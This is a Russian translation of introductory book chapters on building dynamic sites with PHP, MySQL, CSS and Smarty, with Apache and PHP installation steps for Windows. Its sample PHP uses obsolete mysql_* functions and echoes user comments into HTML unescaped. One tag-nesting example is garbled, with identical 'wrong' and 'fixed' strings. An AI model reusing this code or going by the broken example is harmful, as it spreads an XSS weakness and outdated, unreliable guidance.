Такие веб-браузеры, как Safari, Firefox, Netscape и Internet Explorer, предназначены для обработки документов в формате HTML, и им все равно, под управлением какой операционной системы работает веб-сервер. Apache, PHP и MySQL рассчитаны на поддержку многих операционных систем (ОС), поэтому вы не ограничены выбором какой-то определенной операционной системы для сервера или клиента. От беспокойства по поводу совместимости программного обеспечения вы избавлены, но весь ассортимент совмещаемых файловых форматов и разнообразных языков придется осваивать.

Интеграция множества источников информации

На заре появления Сети жизнь была простой. Существовали HTML-файлы и двоичные файлы, например, файлы изображений. С тех пор появились разные технологии, позволяющие управлять внешним видом веб-страниц. Например, *каскадные таблицы стилей* (Cascading Style Sheets, CSS) дают возможность сосредоточить информацию о представлении HTML-файлов в одном месте, так что вы можете одновременно настроить форматирование сразу целого набора страниц; вам не нужно для этого вручную изменять разметку каждой HTML-страницы.

Фактически вы можете получать информацию из HTML-файлов, которые ссылаются на таблицы стилей, шаблоны PHP и базу данных MySQL одновременно. Шаблоны PHP облегчают изменение HTML-кода страниц, поля которых заполняются посредством запроса к базе данных. Ниже мы вкратце рассмотрим, как увязать все эти составляющие.

Чтобы вы могли представить в общих чертах свои будущие программы, в примере 1.1 показано, как PHP-код обращается к MySQL-коду для вставки комментариев в базу данных MySQL. Пример содержит исходный текст функции на языке PHP, которая создает HTML-документ на основе информации, извлекаемой из базы данных MySQL, а сам HTML-документ ссылается на таблицу стилей CSS.

Пример 1.1. Функция PHP, вставляющая комментарий в таблицу comments базы данных

```
<?php

// Функция вставляет комментарий (значение параметра $comment)
// в таблицу comments.
// Имя базы данных тоже передается функции как параметр

function add_comment( $comment, $database ){
    // Добавить комментарий
    // Но перед этим, в качестве меры предосторожности,
    // экранировать все специальные символы в комментарии.
    $comment = mysql_real_escape_string($comment);

    // Это команда SQL, которая выполнит вставку
    $sql_insert = "INSERT INTO `comments` (body) VALUES ('$comment')";

    // Выбрать базу данных
    mysql_select_db($database);

    $success = mysql_query($sql_insert) or die(mysql_error());

    // Вывести заголовок страницы
    print('
        <html>
            <head>
                <title>Добавить комментарий</title>
                <link rel="stylesheet" type="text/css" href="example.css" />
            </head>
            <body>
                <div class="comments">');

    // Проверить успешность выполнения вставки
    if ($success) {
        // Сообщить пользователю об успешном выполнении
        print("Комментарий $comment добавлен.");
    }
    else {
        // Сообщить пользователю о неудаче
        print("Комментарий $comment не был добавлен. ".
            "Пожалуйста, повторите попытку позже.");
    }
}
```

```
// Вывести окончание страницы
print('</div></body></html>');
}

?>
```

Не беспокойтесь, если не до конца разобрались в том, что происходит в примере 1.1. Главное – просто осознать, что здесь есть PHP-код, код для работы с базой данных и ссылка на таблицу стилей.

Чтобы упростить обслуживание сайтов, состоящих из множества различных страниц, которые имеют общий внешний вид, заголовок и окончание каждой страницы можно поместить в отдельный файл и подключать его к каждой PHP-странице. Это позволит изменять заголовок и окончание страниц в одном месте, причем внешний вид всех страниц изменится автоматически. Разработчик освобождается от необходимости изменять каждую страницу веб-сайта по отдельности.

Разработчики PHP осознали, что разделение кода PHP и HTML может упростить жизнь как программистам, так и тем веб-дизайнерам, которые знают, как изменять HTML-код, но плохо знакомы с языком PHP. Создавая отдельные файлы шаблонов PHP, содержащие метки-заполнители для динамических данных, можно отделить разметку HTML от кода PHP.

В примере 1.2 показан файл шаблона, предназначенный для обработки механизмом шаблонов Smarty. Механизм шаблонов необходим для подстановки фактических значений в шаблон. Механизм шаблонов Smarty описан в главе 10.

Пример 1.2. Шаблон PHP (Smarty)

```
<html>
  <head>
    <title>Мои книги</title>
  </head>
  <body>
    <p>Любимые книги:</p>
    <p>
      Название: {$title}<br />
      Автор: {$author}
    </p>
  </body>
</html>
```

Когда механизм шаблонов обрабатывает страницу, он замещает метки-заполнители фактическими значениями, как показано в примере 1.3.

Пример 1.3. Окончательный HTML-код после обработки шаблона и подстановки значений

```
<html>
  <head>
    <title>Мои книги</title>
  </head>
```



```

<body>
  <p>Любимые книги:</p>
  <p>
    Название: Java in a Nutshell<br />
    Автор: Flanagan
  </p>
</body>
</html>

```

Суть в том, что за счет добавления еще одного файла улучшилась читаемость разметки HTML, а PHP-код не смешивается с посторонним кодом HTML. Веб-дизайнер, который не силен в PHP, сможет изменять внешний вид страницы, не беспокоясь о сохранности PHP-кода.

Последний тип информации, который мы здесь рассмотрим, также зародился благодаря желанию отделить такие стили представления, как цвета и отступы, от основного содержания страницы.

Каскадные таблицы стилей (CSS) были добавлены к HTML, чтобы веб-разработчики и пользователи могли лучше управлять отображением своих веб-страниц. Дизайнеры и пользователи получили возможность создавать таблицы стилей, которые определяют, как должны отображаться такие элементы веб-страниц, как заголовки и ссылки. *Каскадными* их назвали потому, что к одной и той же странице могут применяться несколько таблиц стилей разных уровней с наследованием определений от одного уровня к следующему. Ниже приводится пример HTML-файла, к которому применяется таблица стилей CSS, размещенная в области заголовка.

```

<html>
  <head>
    <title>CSS Example</title>
    <style type="text/css">
      h4, b {color: #80D92F; font-family: arial; }
      p { text-indent: 2cm; background: yellow; font-family: courier;}
    </style>
  </head>

  <body>
    <h3>Learn how to use CSS on your web sites!</h3>
    <h4>It's cool, it's amazing, it even saves you time!</h4>
    <p>Isn't this <b>nifty</b>?</p>
  </body>
</html>

```

В CSS можно назначать цвету имя, как выше мы задали фоновый цвет: "background: yellow", или использовать числовой код цвета, как здесь: "color: #80D92F". Часть примера, которая начинается с тега <style>, — это код CSS. Как этот документ выглядит в окне браузера, показано на рис. 1.1.




Рис. 1.1. Отображение CSS и HTML в браузере

В данном примере мы включили CSS прямо в файл HTML, но таблицу стилей можно разместить и в отдельном файле, как это было сделано в примере 1.1, где таблица стилей присутствовала в виде ссылки на файл *example.css*.



За дополнительной информацией по CSS обращайтесь к книге *Cascading Style Sheets: The Definitive Guide* Эрика Мейера (Eric Meyer), издательство O'Reilly.

Разумеется, кроме вышеперечисленных, в построении сайтов участвуют и обычные HTML-файлы.

В разметке HTML определенный тип содержимого или способ его форматирования задается с помощью *тегов*. Теги HTML всегда заключены в угловые скобки (<>) и нечувствительны к регистру символов, то есть не имеет значения, как будут вводиться имена тегов – прописными (заглавными) или строчными буквами (хотя в языке XHTML рекомендуется использовать строчные буквы). На своих веб-сайтах мы используем заглавные буквы, а после каждой строки разметки оставляем пустую строку, что облегчает просмотр HTML-кода. Как правило, используются пары открывающих и закрывающих тегов. Эти пары тегов выглядят так:

```
<тег>Разве это не прекрасно?</тег>
```

Первый <тег> отмечает начало пары тегов, а второй </тег> – конец. Полная пара тегов называется *элементом*. К содержимому, расположенному внутри элемента, применяются правила форматирования и отображения, присущие этому элементу. В предыдущем примере текст «Learn how to use CSS on your web sites!» содержится в элементе h3.

```
<h3>Learn how to use CSS on your web sites!</h3>
```

Считается хорошим тоном (и является требованием в XHTML) так оформлять вложенные друг в друга теги, чтобы в результате получались элементы с четкими границами. Всегда вставляйте закрывающие теги в конце элемента так, чтобы пары тегов не пересекались. (Например, строку `полужирный <i>курсив</i>` следует исправить так: `полужирный <i>курсив</i>`.) Другими словами, открывающий и закрывающий теги должны находиться на одном уровне вложенности. То есть если вы сначала открыли полужирное начертание (элемент `b`), а затем курсив (элемент `i`), то и закрывать нужно сначала курсив, а потом полужирное начертание.

Запрос данных веб-страницы

Бывает непросто понять, как все эти составные части работают вместе. Если веб-сервер обнаруживает PHP-код, он пытается определить, не является ли данный файл файлом PHP-сценария. Если это так, файл передается для обработки интерпретатору PHP без какого-либо участия со стороны браузера. Но если в HTML-файле есть ссылка на внешний CSS-файл, то прежде чем отобразить страницу, браузер отдельно пошлет запрос, чтобы получить эту таблицу стилей.

Обработка PHP-кода сервером называется *обработкой на стороне сервера*. Запрашивая веб-страницу, вы запускаете целую цепь событий. Это взаимодействие между вашим локальным компьютером и веб-сервером (находящимся на веб-хосте в Интернете) иллюстрируется на рис. 1.2.

Описание шагов, приведенных на рис. 1.2:

1. Вы вводите в адресной строке браузера адрес веб-страницы.
2. Браузер разбивает адрес на составляющие и отправляет имя страницы веб-серверу. Например, после ввода адреса `http://www.phone.com/directory.html` серверу `www.phone.com` будет отправлен запрос на получение страницы `directory.html`.
3. Программа на веб-сервере, называемая *процессом веб-сервера*, принимает запрос на получение страницы `directory.html` и находит требуемый файл.
4. Веб-сервер читает файл `directory.html` с жесткого диска.
5. Веб-сервер возвращает браузеру содержимое файла `directory.html`.
6. Браузер формирует внешний вид страницы на экране вашего компьютера в соответствии с разметкой HTML, полученной от веб-сервера.
7. HTML-файл с именем `directory.html` (который запрашивается на рис. 1.2) называется *статической веб-страницей*, потому что любой, кто запросит страницу `directory.html`, получит точно такую же страницу.

Если веб-сервер должен настроить возвращаемую страницу, к набору добавляются PHP и MySQL. На рис. 1.3 показаны добавочные шаги в последовательности событий на веб-хосте.




Рис. 1.2. Пользователь только вводит URL и нажимает клавишу Enter, а обработка запроса выполняется «за кадром», в несколько шагов

Описание всех шагов последовательности:

1. Вы вводите адрес веб-страницы в адресной строке браузера.
2. Браузер разбивает адрес на составляющие и отправляет имя страницы веб-серверу. Например, после ввода адреса `http://www.phone.com/login.php` серверу `www.phone.com` будет отправлен запрос на получение страницы `login.php`.
3. Процесс веб-сервера на хосте принимает запрос на получение страницы `login.php`.
4. Веб-сервер считывает файл `login.php` с жесткого диска хоста.
5. Веб-сервер определяет, что это сценарий PHP, а не простой HTML-файл, и поэтому передает его на обработку другому процессу – интерпретатору PHP.




Рис. 1.3. Совместные действия интерпретатора PHP, MySQL и веб-сервера по созданию страницы

6. Интерпретатор PHP исполняет PHP-код, который он обнаружил в тексте, полученном от процесса веб-сервера. Этот код включает в себя обращения к базе данных MySQL.
7. Интерпретатор PHP запрашивает у процесса базы данных MySQL обработку обращений к базе данных.
8. Процесс базы данных MySQL возвращает результаты запроса к базе данных.
9. Интерпретатор PHP завершает исполнение PHP-кода, добавляя данные, полученные из базы данных, и возвращает результат процессу веб-сервера.
10. Веб-сервер возвращает результат браузеру в виде HTML-текста.
11. Веб-браузер формирует внешний вид веб-страницы на экране вашего компьютера в соответствии с полученным HTML-текстом.

Может показаться, что шагов многовато, тем не менее, все это автоматически выполняется всякий раз, когда запрашивается веб-страница, содержащая PHP-код. Фактически, описанный процесс может неоднократно повторяться для одной веб-страницы, если она содержит много изображений и определений CSS, поскольку каждое из них браузер получает посредством отдельного запроса к веб-серверу.

При разработке динамических веб-страниц вам придется работать с множеством переменных и компонентов сервера, играющих важную роль в создании привлекательного, удобного для навигации и сопровождения веб-сайта. В главе 2 мы покажем, как установить все три основных компонента, необходимых для этой работы: Apache, PHP и MySQL.

Вопросы к главе 1

Вопрос 1.1

Какие три компонента потребуются для создания динамической веб-страницы?

Вопрос 1.2

Что использует веб-сервер Apache для загрузки расширений?

Вопрос 1.3

Что означает аббревиатура «SQL» (например, в названии MySQL)?

Вопрос 1.4

Для чего используются угловые скобки (<>)?

Вопрос 1.5

Что делает интерпретатор PHP?

Ответы на эти вопросы приводятся в разделе «Глава 1» приложения.

2

Установка

Разработчики, использующие PHP и MySQL, нередко находят более удобной работу с локальным компьютером, а не с удаленным веб-сервером. В общем-то, безопаснее создавать и тестировать приложения на локальном – а лучше личном – компьютере и только после разворачивать их на общедоступном веб-сервере, чтобы порадовать своей работой остальных. Для этого вам потребуется установить Apache, PHP и MySQL на локальном компьютере, а установкой всего необходимого на общедоступном сервере займется ваш поставщик услуг Интернета (интернет-провайдер, ISP).

Разработка на локальном компьютере

Разработка веб-приложений на локальном компьютере – рекомендуемый способ самостоятельного освоения новых технологий, поскольку вы получаете возможность взаимодействовать со всеми компонентами на собственной машине без риска вызвать проблемы на рабочем сервере. Так, если в локальной среде возникнут какие-либо проблемы, вы сможете тут же устранить их, не показывая посетителям сайта. При работе с локальными файлами их не нужно отправлять на сервер по FTP, вам вообще не нужно подключаться к Интернету, и вы точно знаете, какое программное обеспечение установлено, поскольку все необходимое устанавливаете сами.

Вот три компонента, которые необходимо установить:

- Apache;
- PHP;
- MySQL.

Программное обеспечение следует устанавливать в этом порядке. Мы приводим примеры установки в операционной системе Windows с некоторыми примечаниями для Macintosh и Linux¹.



Простейший способ установки Apache, PHP и MySQL в большинстве систем Linux заключается в том, чтобы загрузить пакет для конкретного дистрибутива. Все популярные дистрибутивы Linux включают в себя пакеты с Apache, PHP и MySQL. Например, в RedHat Linux используются пакеты `.rpm`, а в Debian – пакеты `.deb`. Описание процесса установки дополнительных пакетов вы найдете в инструкции по установке, прилагаемой к вашему дистрибутиву. Многие дистрибутивы Linux устанавливают Apache, PHP и MySQL по умолчанию, поэтому, возможно, вам даже не придется устанавливать их. Если все это кажется слишком сложным, попробуйте установить пакет XAMPP.

Интегрированная (полная) установка

Для начинающих гораздо проще будет установить интегрированный пакет, включающий Apache, MySQL, phpMyAdmin и PHP. Есть несколько интегрированных пакетов, позволяющих одновременно установить все эти программные продукты в единый каталог на вашем компьютере. Кроме того, эти пакеты предоставляют панель управления для запуска, остановки и администрирования отдельных компонентов. Другими словами, интегрированные пакеты – замечательная отправная точка для начинающих. Недостаток таких пакетов в том, что они не предусматривают эксплуатацию в реальных условиях, поскольку для простоты использования сконфигурированы с минимальным уровнем безопасности. Позже мы рассмотрим один из наиболее популярных пакетов, который называется XAMPP. Но сначала разберем обычный процесс установки каждого из компонентов.

Установка Apache

Установить и запустить Apache нужно до установки PHP и MySQL, иначе они могут работать некорректно. Любой компьютер можно превратить в веб-сервер, установив серверное программное обеспечение и подключив машину к Интернету, именно поэтому вам необходимо установить Apache. Чтобы по возможности упростить описание процедуры установки, мы будем говорить только о последних версиях

¹ «Родной средой обитания» для Apache является ОС Linux (да и вообще любые клоны UNIX). Пожалуй, для организации рабочего места больше всего подходит компьютер под управлением ОС Linux. Установка Apache, PHP и MySQL в этом случае несколько отличается, но все остальные приемы работы в точности совпадают с описанными в книге.

Apache, PHP и MySQL. Вы, конечно, можете использовать и более старые версии, но их сложнее установить и заставить работать вместе.

1. Загрузите дистрибутив Apache 2.x для Win32 в формате MSI. Получить его можно на сайте <http://httpd.apache.org/>. Щелкните по ссылке Download from a mirror (выполнить загрузку с зеркала), расположенной в левой части страницы, и загрузите наиболее свежую версию из доступных. Файл, который требуется сохранить на локальном компьютере, называется *apache_2.2.4-win32-x86-no_ssl.msi* (точный номер версии может отличаться).¹



Если вы работаете в Mac OS X, то Apache уже установлен в системе. Откройте System Preferences (настройки системы), выберите панель Sharing (совместное использование) и щелкните по ярлыку Personal Web Sharing (персональный веб-сервер) – это и есть Apache. Операционные системы Mac OS X 10.2, 10.3 и 10.4 поставляются с разными версиями Apache, но все они работают просто замечательно.

2. Установите Apache с помощью мастера установки. Запустите процесс установки двойным щелчком по значку файла дистрибутива, расположенному на рабочем столе, и на экране появится окно программы установки (рис. 2.1).

Мастер установки проведет вас через весь процесс установки.



Рис. 2.1. Начальное окно мастера установки Apache

¹ Наши читатели могут воспользоваться локализованными ресурсами – <http://www.apache.ru>, <http://apache.lexa.ru/> и многими другими, представленными в русскоязычном Интернете. – *Прим. науч. ред.*

3. Примите условия лицензионного соглашения, щелкнув по переключателю, как показано на рис. 2.2, и затем щелкните по кнопке Next (далее).




Рис. 2.2. Лицензионное соглашение и условия использования Apache

4. На экране появится диалоговое окно Read This First (прочитайте, прежде чем продолжить), показанное на рис. 2.3. Кроме того, в предложенном тексте есть несколько ссылок на замечательные ресурсы, имеющие отношение к веб-серверу. Щелкните по кнопке Next.
5. В следующем диалоговом окне (рис. 2.4) введите соответствующую информацию о своей сети. Щелкните по кнопке Next.



По умолчанию протокол HTTP использует порт с номером 80. Другими словами, когда вы запрашиваете адрес `http://www.oreilly.com`, запрос отправляется на порт 80. Поскольку принято использовать порт с этим номером, при запросах к веб-серверу можно явно не указывать номер порта. Веб-сервер вашего локального компьютера всегда будет доступен по специальному адресу `http://localhost` или по IP-адресу `http://127.0.0.1`. Оба эти адреса равнозначны.



Рис. 2.3. Информация о веб-сервере Apache HTTP Server




Рис. 2.4. Ввод информации о сетевых настройках сервера




Рис. 2.5. Выбор типа установки




Рис. 2.6. Выбор каталога установки для Apache

6. В следующем окне выберите тип установки (рис. 2.5). Установка Typical (типовая) вполне подходит для наших целей. Щелкните по кнопке Next.
7. Не изменяйте имя каталога установки, предлагаемое по умолчанию (рис. 2.6). Щелкните по кнопке Next.



По умолчанию Apache устанавливается в каталог `C:\Program Files\Apache Software Foundation\Apache2.2\` – это стандартный каталог, и его легко найти, если понадобится внести изменения в настройки.

8. Как видно из рис. 2.7, мы подошли к началу фактической установки. Щелкните по кнопке Install (установить). Инсталлятор установит все модули, при этом на экране будут появляться и исчезать окна командной строки DOS.

9. По окончании установки щелкните по кнопке Finish (завершить).
10. Проверьте корректность установки, введя адрес `http://localhost/` в адресной строке браузера. Запомните: localhost – это всего лишь имя, оно преобразуется в IP-адрес 127.0.0.1, который всегда является адресом локального компьютера.
11. После ввода URL в адресной строке браузера отобразится страница Apache по умолчанию, примерно как на рис. 2.8. Если вы увидели текст «It works!» («Работает!»), установка прошла успешно. В разных версиях Apache содержимое этой страницы может отличаться. Главное то, что если на ней нет сообщения об ошибке, значит установка успешно завершена.

Теперь, когда у вас уже есть возможность отправлять веб-страницы, пора установить и PHP.



Рис. 2.7. Все готово к установке




Рис. 2.8. Начальная страница Apache по умолчанию

Установка PHP

Загрузите последнюю версию PHP со страницы <http://www.php.net/downloads.php>¹; на этом веб-сайте можно найти дистрибутивы как с исходными текстами, так и с исполняемыми файлами. В разделе Windows

¹ Возможно, вам помогут следующие ресурсы: <http://www.php.su/download/?php>, <http://2092.univer.nov.ru/faq/php/download-php.shtml>. – Прим. науч. ред.

Binaries (исполняемые файлы для Windows) выберите установочный пакет PHP 5.x, где x – номер последней доступной версии. Укажите в списке нужное зеркало для загрузки файла:

1. Файл, который надо сохранить на локальном компьютере, называется *php-5.2.1-win32-installer.msi* (точный номер версии может отличаться).
2. Установите PHP с помощью мастера установки. Запустите процесс установки двойным щелчком по значку файла дистрибутива, расположенному на рабочем столе, и на экране появится окно программы установки (рис. 2.9).



Рис. 2.9. Начальное окно мастера установки PHP

3. Щелкните по кнопке Next. Откроется диалоговое окно с условиями лицензионного соглашения (рис. 2.10).
4. Примите условия лицензионного соглашения, установив флажок. Щелкните по кнопке Next.
5. На экране появится диалоговое окно Destination Folder (каталог установки), показанное на рис. 2.11. Укажите каталог установки. Можно использовать предлагаемый по умолчанию каталог *C:\Program Files\PHP* или *C:\PHP* (в примерах из этой книги, где показано изменение файлов настройки PHP, предполагается, что установка выполнена в каталог *C:\PHP*). Щелкните по кнопке Next.




Рис. 2.10. Условия лицензионного соглашения



Рис. 2.11. Выбор каталога установки PHP

6. На экране появится диалоговое окно Web Server Setup (настройка веб-сервера), показанное на рис. 2.12. Выберите переключатель Apache 2.2.x Module (модуль Apache 2.2) и щелкните по кнопке Next. Если вы используете другой веб-сервер, например IIS, следует выбрать соответствующий ему переключатель.




Рис. 2.12. Настройка веб-сервера




Рис. 2.13. Указание каталога установки Apache

7. В диалоговом окне Apache Configuration Directory (каталог с файлами настройки веб-сервера Apache) нужно указать каталог, в который был установлен веб-сервер Apache, чтобы мастер установки смог настроить Apache для работы с PHP. Это может быть, например, каталог *C:\Program Files\Apache Software Foundation\Apache2.2* (рис. 2.13).
